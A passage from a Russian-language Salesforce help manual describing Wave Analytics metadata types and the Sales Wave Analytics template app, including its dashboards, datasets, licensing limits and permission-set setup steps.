наборы данных с XMD пользователя между организациями — например, можно перенести перезаписанные XMD пользователя из безопасной тестовой среды в производственную. Партнеры могут развертывать XMD пользователя для собственных приложений с помощью пакета AppExchange. Они сохраняют контроль над XMD пользователя и могут обновить эти расширенные метаданные для будущих версий пакета. См. тип метаданных WaveXmd в Руководстве разработчика Metadata API.

Следующие типы метаданных Wave поддерживаются в Metadata API:

- WaveApplication
- Wave:dashboard
- WaveDataflow
- WaveDataset
- WaveLens
- WaveXmd
- WaveTemplateBundle

СМ. ТАКЖЕ:

Знакомство с Metadata API

Готовые приложения Wave

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

Готовые приложения Wave Analytics послужат вам проводником по данным Salesforce. С помощью панелей мониторинга и ключевых показателей эффективности, созданных с учетом лучших рекомендаций и собранных в одном месте, ваша команда сможет успешно реализовать бизнес-задачи.

Готовые приложения Wave из Salesforce ускорят время окупаемости инвестиций вашей организации в Wave Analytics. Вместо самостоятельного построения визуализации воспользуйтесь полезным мастером конфигураций приложений Wave. Получив ответы на вопросы в мастере, платформа Wave сделает за вас все остальное: будут созданы панели мониторинга, спроектированные компанией Salesforce с учетом огромного опыта, которые помогают компаниям управлять взаимодействием с клиентами.

Готовые приложения спроектированы для настольных и мобильных устройств. Они поставляются с панелями мониторинга, которые можно внедрить в страницы Salesforce, чтобы предоставить пользователям непосредственный доступ к бизнес-аналитике прямо из облака, где они делают свою ежедневную работу. А возможность настройки приложений Wave позволяет детализировать основные аспекты деятельности в соответствии с вашими требованиями.

Чтобы приступить к работе, посмотрите детальные инструкции для каждого приложения, пройдя по следующим ссылкам.

Приложение Sales Wave Analytics

Приложение Sales Wave Analytics привносит мощные возможности Wave Analytics в Sales Cloud на любом устройстве с поддержкой Wave. Благодаря интуитивным визуализациям на основе данных Salesforce платформа Sales Wave Analytics позволяет быстро переходить от понимания к действию и конвертировать данные в интеллектуальную поддержку продаж.

Приложение Service Wave Analytics

Приложение Service Wave Analytics помогает быстро начать работать с Wave Analytics и обеспечивает простой и понятный метод использования данных Service Cloud на любом устройстве. Будь вы менеджер обслуживания или торговый агент, приложение предоставит вам в одном месте все необходимое для получения ключевых информационных выводов по развитию бизнеса.

Приложение Field Service Wave Analytics

Приложение Sales Wave Analytics привносит мощные возможности Wave Analytics в Field Service Lightning на любом устройстве с поддержкой Wave.

Приложение Wave по отслеживанию событий

Приложение Event Monitoring Wave интегрируется с мониторингом событий и контрольным журналом настройки, что позволяет делать выводы о поведении ваших пользователей и организаций.

Приложение Wave for B2B Marketing

Приложение Wave for B2B Marketing обеспечивает расширенные средства аналитики для ведения рыночной деятельности на основе данных и позволяет централизированно изучать данные по маркетингу и продажам. Благодаря наглядным панелям мониторинга, объединяющим данные Pardot и Sales Cloud, пользователи могут выполнять оперативный анализ данных, оценивать влияние маркетинга на прибыль и немедленно принимать корректирующие меры.

Приложение Sales Wave Analytics

Приложение Sales Wave Analytics привносит мощные возможности Wave Analytics в Sales Cloud на любом устройстве с поддержкой Wave. Благодаря интуитивным визуализациям на основе данных Salesforce платформа Sales Wave Analytics позволяет быстро переходить от понимания к действию и конвертировать данные в интеллектуальную поддержку продаж.

Совет: Чтобы начать работу с приложением Sales Wave Analytics, выполните действия в указанном порядке. Кроме того, если вы используете Wave впервые, рекомендуем просмотреть дополнительную информацию в *Библиотеке Wave Analytics*.

1. Сведения о приложении Sales Wave Analytics

   Прежде чем создавать и использовать приложение для изучения данных Sales Cloud, ознакомьтесь с преимуществами Sales Wave Analytics.

2. Готовые панели мониторинга и набора данных Sales Wave Analytics

   Приложение Sales Wave включает готовые панели мониторинга и наборы данных для быстрого изучения собранной вами информации.

3. Настройка полномочий Salesforce для приложения Sales Wave Analytics

   Настройте использование платформы Salesforce Wave Analytics в своей организации, включив Wave, создав и назначив наборы полномочий.

4. Создание и совместное использование приложения Sales Wave Analytics

   Выполните данные этапы для быстрого создания приложения Sales Wave Analytics и определения важности данных Salesforce.

5. Индивидуализация интерфейса Sales Wave Analytics посредством мастера конфигурации

   Мастер конфигурации Sales Wave Analytics позволяет создавать приложения и настраивать способ просмотра данных Salesforce, удобный для пользователя.

6. Обновление приложения Sales Wave Analytics

   Обновляйте приложение каждый раз после выхода новой версии. Так вы сможете пользоваться новейшими функциями Sales Wave Analytics.

7. Обновление набора данных «План продаж (Цель)» приложения Sales Wave Analytics

   Если вы дали положительный ответ на вопрос мастера конфигурации об отслеживании планов продаж вашей компании на уровне пользователей, то для включения информации планов продаж в панели мониторинга требуется обновить набор данных «План продаж» приложения Sales Wave Analytics. Тогда этот набор будет отображаться на панели.

8. Планирование ежедневного потока данных Sales Wave Analytics

   Перед тем как приступите к изучению данных с помощью Sales Wave Analytics, запланируйте запуск ежедневного потока данных на нестандартные рабочие часы.

9. Интеграция приложения Sales Wave Analytics с системой Salesforce

   Применение дополнительных интеграций и индивидуальных настроек для повышения полезности приложения Sales Wave Analytics.

10. Общие сведения об ограничениях для приложения Sales Wave Analytics

    Для Sales Wave Analytics требуется, чтобы облако Sales Cloud содержало определенные данные и поддерживало ограниченный набор объектов Salesforce.

11. Общие сведения о терминологии по данным приложения Sales Wave Analytics

    Чтобы повысить эффективность использования приложения Sales Wave Analytics, рекомендуем просмотреть показатели и термины, используемые в приложении.

Сведения о приложении Sales Wave Analytics

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для использования шаблонных приложений Wave:	Использование шаблонных приложений Wave Analytics
Для использования Sales Wave Analytics:	Доступ к шаблонам и приложениям Sales Cloud Analytics
Для создания и управления приложениями Wave:	Управление шаблонными приложениями Wave Analytics
	Изменение потоков данных Wave Analytics

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

Прежде чем создавать и использовать приложение для изучения данных Sales Cloud, ознакомьтесь с преимуществами Sales Wave Analytics.



Приложение Sales Wave Analytics создано компанией Salesforce для упрощения анализа данных Sales Cloud. Независимо от должности, будь то менеджер по продажам, торговый представитель или сотрудник отдела операций, Sales Wave Analytics предоставит новый уровень понимания данных Salesforce.

- Менеджеры начинают с обзора ключевых показателей эффективности команды и могут сразу перейти к подробным сведениям об ожидаемых продажах, изменениях в объемах продаж и среднем времени цикла продаж. Они также могут сфокусироваться на производительности членов своей команды и принять меры для ускорения закрытия сделок.
- Представители могут просматривать выполнение своего плана продаж, заказы и действия по циклу продаж за определенный период. Они могут быстро найти возможности для новых сделок, что поспособствует выполнению плана продаж.
- Сотрудники операционного отдела могут анализировать производительность по географии, источнику и клиенту для выявления трендов, что также способствует заключению новых сделок.

Создание приложения не требует особых усилий: используя встроенный конфигуратор, ответьте на вопросы относительно нужного способа просмотра данных, а Wave позаботится обо всем остальном. Созданное приложение содержит готовые

наборы данных, панели мониторинга, позволяющие просматривать данные Sales Cloud на любом устройстве, поддерживающем Wave.

Интуитивно-понятный интерфейс Wave позволяет быстро получать актуальную аналитическую картину на основе данных по продажам. А возможность настройки приложения Sales Wave Analytics позволяет детализировать основные аспекты деятельности в соответствии с бизнес-требованиями.

Прим.: Организация может использовать приложение Sales Wave с платформой Salesforce Wave Analytics или без нее, приобретя лицензию Sales Wave Analytics. Каждая лицензия Salesforce Wave Analytics включает лицензию приложения Sales Wave Analytics.

Готовые панели мониторинга и набора данных Sales Wave Analytics


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для использования приложений Wave:	Использование шаблонных приложений Wave Analytics
Для использования Sales Wave Analytics:	Доступ к шаблонам и приложениям Sales Cloud Analytics
Для создания и управления приложениями Wave:	Управление шаблонными приложениями Wave Analytics
	Изменение потоков данных Wave Analytics

Приложение Sales Wave включает готовые панели мониторинга и наборы данных для быстрого изучения собранной вами информации.

Прим.: Эти панели мониторинга и наборы данных входят в состав Sales Wave Analytics, только если приложение создано после июля 2016 г. Если используется более старая версия Sales Wave Analytics, создайте приложение заново, чтобы видеть эти панели мониторинга и наборы данных.

Панели мониторинга Sales Wave Analytics

Готовые панели мониторинга в приложении Sales Wave содержат ключевые показатели эффективности, позволяющие быстро извлекать выгоду из данных Salesforce. Панели мониторинга дают возможность управлять ожидаемыми продажами, прогнозировать и понимать ключевые факторы производительности компании, визуализировать тренды и назначать действия. Также они помогают быстро получать ответы на ваши вопросы о бизнес-результатах.



В следующей таблице рассматриваются панели мониторинга Sales Wave Analytics, позволяющие сразу же получить представление о текущей деятельности компании. При необходимости более подробные сведения можно просмотреть самостоятельно. Дополнительную информацию см. в разделе «Просмотр и визуализация данных».

Прим.: Панели мониторинга и наборы данных, входящие в Sales Wave Analytics, различаются в зависимости от тех ответов, которые даны на вопросы мастера конфигураций в процессе создания приложения.

Табл. 59: Панели мониторинга Sales Wave

Имя панели мониторинга	Содержимое	Роль целевого пользователя	Специальные требования
Обзор для руководителя	Менеджеры по продажам в первую очередь просматривают здесь итоговые и подробные сведения об ожидаемых продажах, сбыте и производительности службы, а также о результатах основных сделок и курсах обмена по показателю интересов.	Руководитель	
Обзор для торговых представителей	Торговые представители начинают работу здесь со сводки по ключевым показателям эффективности. Можно изучить выполнение плана продаж, заказы и ожидаемые продажи за	Торговый представитель	Для просмотра выполнения плана продаж необходимо импортировать данные о планах в Sales Wave Analytics.

Имя панели мониторинга	Содержимое	Роль целевого пользователя	Специальные требования
	определенный период времени. Также видны ключевые возможности для ускорения закрытия сделок и количество действий, выполненных за неделю.		
Обнаружение возможностей	Фокусируется на продуктах, проданных и не проданных организациям, определяет пробелы или возможности перекрестных/дополнительных продаж.	Торговый представитель	Для отображения данной панели мониторинга необходимо импортировать данные о планах продаж в Sales Wave Analytics.
Обзор для менеджера	Менеджеры по продажам начинают работу здесь с обзора ключевых показателей эффективности команды. Можно изучить выполнение плана командой, покрытие процесса продаж, заказы, формирование продаж и среднее время цикла продаж. Есть возможность изучить эффективность отдельных торговых представителей.	Менеджер по продажам	• Для просмотра выполнения плана продаж необходимо импортировать данные о планах в Sales Wave Analytics. • Следует ответить «да» на вопрос мастера конфигурации о том, используете ли вы объект «Продукты» для изучения покрытия процесса продаж.
Изменения ожидаемых продаж	Выделяет изменения ожидаемых продаж, такие как закрытые с выигрышем/потерей, перемещенные в/вовне и объем уменьшения/расширения.	Менеджер по продажам	Для просмотра выполнения плана продаж необходимо импортировать данные о планах в Sales Wave Analytics.
Продуктивность команды	Показывает сравнение торговых представителей по категориям ключевых показателей, таких как закрытие/выигрыш, выполнение плана и время цикла продаж.	Менеджер по продажам	Для просмотра выполнения плана продаж необходимо импортировать данные о планах в Sales Wave Analytics.
Ход выполнения плана продаж	Помогает команде выполнить ее план продаж,	Менеджер по продажам	Для просмотра выполнения плана продаж необходимо

Имя панели мониторинга	Содержимое	Роль целевого пользователя	Специальные требования
	детализируя ключевые возможности.		импортировать данные о планах в Sales Wave Analytics.
Обзор для руководителя	Позволяет получить данные о покрытии ожидаемых продаж, выполнении плана продаж, открытии ожидаемых продаж и другие результаты для каждой роли в коллективе.	Руководитель службы сбыта	Для просмотра выполнения плана продаж необходимо импортировать данные о планах в Sales Wave Analytics.
Изменения основных ожидаемых продаж	Позволяет получить актуальное представление об изменениях ожидаемых продаж: объем продаж в начале и конце выбранного периода времени, а также по каким товарам произошло пополнение и убытие.	Руководитель службы сбыта	Нет.
Анализ интересов	Анализ преобразования интересов, включая открытые и конвертированные интересы и коэффициент преобразования.	Руководитель службы сбыта	Нет.
Анализ по стадиям продаж	Анализ эффективности каждого этапа процесса продаж. Определение того, успешно ли заключаются сделки, где возникают узкие места, какие действия предпринимаются для ускорения или замедления закрытия и т. д.	Руководитель службы сбыта	Нет.
Эффективность по географии	Анализ закрытых дел и обнаружение трендов по географическим местоположениям.	Руководитель службы сбыта	Нет.
Эффективность по источнику	Анализ закрытых дел и обнаружение трендов по источникам.	Руководитель службы сбыта	Нет.
Эффективность по клиенту	Анализ закрытых дел и обнаружение трендов по клиентам.	Руководитель службы сбыта	Нет.

Имя панели мониторинга	Содержимое	Роль целевого пользователя	Специальные требования
Эффективность по продукту	Анализ закрытых дел и обнаружение трендов по продуктам.	Продажи	Нет.

Набор данных Sales Wave Analytics

Таблица описывает наборы данных Sales Wave Analytics, которые входят в состав приложения при его создании.

Табл. 60: Наборы данных Sales Wave

Имя набора данных	Содержимое	Специальные требования
Организации	Данные об организациях. Включает организации с возможностями.	Нет.
Возможности	Данные об организациях, возможностях и пользователях.	Нет.
Продукты с возможностями	Данные о продуктах с возможностями и организациями.	Нет.
Тенденции ожидаемых продаж	Архивные данные о возможности. Отслеживает объем возможности, дату закрытия и изменения этапов в ходе цикла существования возможности.	Нет.
План продаж	Данные о планах продаж. ;	Передача CSV-файла на странице 5168 с данными о плане продаж для обновления набора данных, если планы продаж используются в Sales Wave Analytics.
План продаж с пользователями	Применяет сведения об иерархии ролей к данным о планах продаж при составлении сводки менеджера.	Нет.
Пользователи	Предоставляет сведения по всем пользователям в организации.	Нет.

Имя набора данных	Содержимое	Специальные требования
Роли	Базовые данные о ролях пользователей.	Нет.
Обращения	Данные об обращениях, связанных с организациями.	Эти сведения включаются в набор, только если решено импортировать данные об обращениях в Sales Wave Analytics в мастере конфигурации.
События	Данные о событиях.	Нет.
Задачи	Данные о задачах.	Нет.
Интересы	Данные об интересах Salesforce, включая преобразованные интересы, связанные с организациями и возможностями.	Включаются в набор, только если решено импортировать данные об интересах в Sales Wave Analytics в мастере конфигурации.
Кампании	Данные о кампаниях Salesforce, включая возможности, связанные с кампаниями.	Эти сведения включаются в набор, только если решено импортировать данные о кампаниях в Sales Wave Analytics в мастере конфигурации.
Участники кампании	Данные об участниках кампании. Видно, какие люди связаны с кампаниями.	Эти сведения включаются в набор, только если решено импортировать данные о кампаниях в Sales Wave Analytics в мастере конфигурации.

Настройка полномочий Salesforce для приложения Sales Wave Analytics

Настройте использование платформы Salesforce Wave Analytics в своей организации, включив Wave, создав и назначив наборы полномочий.

Каждая лицензия приложения Sales Wave Analytics является лицензией одного пользователя, предоставляющей доступ к Sales Wave Analytics. Она включает одну лицензию приложения Sales Wave Analytics на одного пользователя. В таблице приведены ограничения на хранение данных для приложения. Для большего количества данных можно приобрести дополнение Analytics Cloud — Additional Data Rows, предоставляющее 100 миллионов дополнительных строк.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и управления приложениями Wave:

- Управление шаблонными приложениями Wave Analytics
- Изменение потоков данных Wave Analytics

Табл. 61: Ограничения хранилища данных Sales Wave Analytics

Лицензия	Ограничение
Analytics Cloud — приложение Sales Wave Analytics	25 миллионов строк при использовании без лицензии на платформу Analytics Cloud — Wave Analytics. При использовании лицензии на приложение Sales Wave Analytics лимит данных для лицензии на платформу не повышается.
Analytics Cloud — Additional Data Rows (дополнительные строки данных)	100 миллионов строк

Важное замечание: Ограничения на хранение данных в лицензии Sales Wave Analytics являются не техническими, а договорными. Владелец лицензии соглашается строго отслеживать общее количество строк данных.

Ваша организация может использовать приложение Sales Wave Analytics с платформой Salesforce Wave Analytics или без нее.

Каждому пользователю приложения Sales Wave нужна лицензия набора полномочий приложений Sales Analytics. Лицензия набора полномочий приложений Sales Analytics включает следующие полномочия.

Табл. 62: Пользовательские полномочия Sales Wave Analytics

Полномочие	Функция
«Доступ к шаблонам и приложениям Sales Cloud Analytics»	Предоставляет специальный доступ к приложению Sales Wave Analytics, а также к данным и готовым панелям мониторинга, которые в него входят.
«Загрузка данных Wave Analytics»	Загрузка снимков экранов и данных в табличном формате с помощью пользовательского интерфейса Wave Analytics.
«Изменение потока данных Wave Analytics»	Позволяет администраторам загружать и скачивать JSON для существующих потоков данных.
«Управление шаблонными приложениями Wave Analytics»	Предоставляет администраторам возможность создавать приложения Wave для пользователей в соответствующих организациях, в данном случае это приложение Sales Wave Analytics.
«Использование шаблонных приложений Wave Analytics»	Включение доступа ко всем шаблонным приложениям Wave.

Вы назначаете лицензию набора полномочий Sales Analytics Apps, когда создаете и назначаете наборы полномочий для пользователей вашей организации.

Процесс настройки приложения Sales Wave Analytics

Следуйте инструкциям по настройке использования Sales Wave Analytics в вашей организации.

1. Активация приложения Wave в вашей организации
2. Определите основные типы пользователей Sales Wave Analytics в вашей организации.
3. Создайте наборы полномочий, чтобы сгруппировать взаимосвязанные полномочия пользователей в соответствии с потребностями каждого типа пользователей.

При создании наборов полномочий вы также выбираете лицензию набора полномочий Sales Analytics Apps.

4. Назначьте наборы полномочий индивидуальным пользователям, что позволит *автоматически назначить* им лицензию набора полномочий Sales Analytics Apps.

   Для начала вы можете назначить набор полномочий группам пользователей. При необходимости можно назначать пользователю несколько наборов полномочий.

Завершив эти действия, создайте приложение Sales Wave Analytics и предоставьте пользователям вашей организации общий доступ к приложению. После получения общего доступа пользователи смогут только просматривать панели мониторинга и наборы данных Sales Wave Analytics.

Совет:

Рекомендуем выполнять этапы настройки приложения Sales Wave Analytics в указанном порядке.

1. Определение типов пользователей приложения Sales Wave Analytics

   Определите типы пользователей приложения Sales Wave Analytics и выполняемые ими задачи, чтобы процесс настройки соответствовал потребностям вашей команды по аналитике.

2. Включение Wave Analytics и создание наборов полномочий для приложений Sales Wave Analytics

   После того как Salesforce предоставит вам лицензию на приложение Sales Wave Analytics, включите Wave и создайте наборы полномочий для пользователей Sales Wave Analytics.

3. Назначение наборов полномочий приложения Sales Wave Analytics пользователям

   Назначьте наборы полномочий одному или нескольким пользователям Sales Wave Analytics (по одному или группой), чтобы предоставить им доступ к приложению.

Определение типов пользователей приложения Sales Wave Analytics

Определите типы пользователей приложения Sales Wave Analytics и выполняемые ими задачи, чтобы процесс настройки соответствовал потребностям вашей команды по аналитике.

Лицензия приложения Sales Wave Analytics включает полномочия, необходимые пользователям вашей организации для администрирования Sales Wave Analytics, импортирования данных и работы с ними. Выполните эффективную настройку Sales Wave Analytics, продумав различные способы, с помощью которых люди могут работать с функциями Sales Wave Analytics, и разбив категории пользователей на подходящие типы. Ниже перечислены некоторые примеры.

В большинстве случаев приложение Sales Wave Analytics предназначено для удовлетворения потребностей двух базовых типов пользователей в конкретной команде.

- Пользователи, которые пользуются панелями мониторинга и наборами данных Sales Wave Analytics.
- Администраторы или менеджеры, применяющие функциональность Sales Wave Analytics для создания приложений, панелей мониторинга и наборов данных, импорта данных и изменения интерфейса приложения Sales Wave Analytics.

Соответственно, при настройке Sales Wave Analytics для удовлетворения потребностей большинства пользователей организации может оказаться достаточным создание двух основных наборов полномочий.

- Набор полномочий «Просмотр» с полномочиями, которые требуются большинству обычных пользователей при доступе к Sales Wave Analytics.
- Набор полномочий «Управление», зарезервированный для выбора нескольких администраторов и менеджеров и содержащий полномочия на использование всех функций Sales Wave Analytics.

В приведенных далее подробных инструкциях по настройке приложения Sales Wave Analytics будет показано, как создать и назначить эти два набора полномочий.

Включение Wave Analytics и создание наборов полномочий для приложений Sales Wave Analytics

После того как Salesforce предоставит вам лицензию на приложение Sales Wave Analytics, включите Wave и создайте наборы полномочий для пользователей Sales Wave Analytics.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания наборов полномочий:

- Управление профилями и наборами полномочий

Включение платформы Wave

Чтобы использовать платформу Sales Wave Analytics, вначале включите Wave Analytics для своей организации.


1. В меню «Настройка» Salesforce в учетной записи администратора щелкните **«Analytics Cloud» | «Начало работы»**.
2. Щелкните **«Включить Analytics»**.

Создание наборов полномочий

на следующем этапе процесса настройки необходимо создать наборы полномочий, состоящие из пользовательских разрешений Sales Wave Analytics. Ниже показан процесс создания двух наборов полномочий.

- Набор полномочий *Управление Sales Wave Analytics* для пользователей, которые создают и администрируют приложение Sales Wave Analytics.
- Набор полномочий *Просмотр Sales Wave Analytics* для пользователей, которые работают с панелями мониторинга приложения и наборами данных.

1. Создайте набор полномочий «Управление Sales Wave Analytics», предоставляющий пользователям доступ ко всем функциям приложения.
   a. В меню «Настройка» в учетной записи администратора последовательно выберите пункты **«Управление пользователями» | «Наборы полномочий»**, а затем нажмите кнопку **«Создать»**.
   b. Введите `Manage Sales Wave Analytics` в поле «Метка», который автоматически создает также имя API. Можно изменить имя API, но оно не должно содержать пробелы, завершаться символом подчеркивания или включать два подряд идущих символа подчеркивания. Можно также ввести описание, но это необязательно.
   c. В разворачивающемся меню «Лицензия» выберите лицензию, которая должна быть связана с этим набором полномочий. В этом случае выберите Приложения Sales Analytics разделе «Лицензия набора полномочий».



Если вы выбрали определенную лицензию набора полномочий, любой пользователь, назначенный набору полномочий, *автоматически назначается* лицензии набора полномочий. Если оставить стандартный вариант --Нет--, вы должны *вручную* назначить лицензию набора полномочий пользователям, перед тем как вы сможете добавить их в новый набор полномочий.

d. Нажмите кнопку **«Сохранить»**. На странице «Обзор наборов полномочий» отобразится новый набор полномочий. Теперь добавьте в набор полномочия пользователей.

e. Щелкните **Полномочия системы**, чтобы открыть список полномочий, разрешенный лицензией Sales Wave Analytics. Затем нажмите кнопку **«Правка»**.

f. Выберите следующие пользовательские полномочия: «Использование шаблонных приложений Wave Analytics», «Доступ к шаблонам и приложениям Sales Cloud», «Управление шаблонными приложениями Wave Analytics» и «Редактирование потоков данных Wave Analytics». Обязательно выберите все четыре. Нажмите кнопку **«Сохранить»**. Вы успешно создали набор полномочий, позволяющий пользователям создавать и администрировать приложение Sales Wave Analytics, а также использовать все его функции. Этот набор можно назначать пользователям, как описано в подразделе Назначение наборов полномочий Sales Wave.

2. Чтобы создать набор полномочий для просмотра Sales Wave Analytics, который позволяет пользователям просматривать панели мониторинга и наборы данных приложения, повторяйте этапы создания набора полномочий для управления Sales Wave Analytics, с учетом следующих исключений.

a. Назовите набор полномочий `View Sales Wave Analytics`.

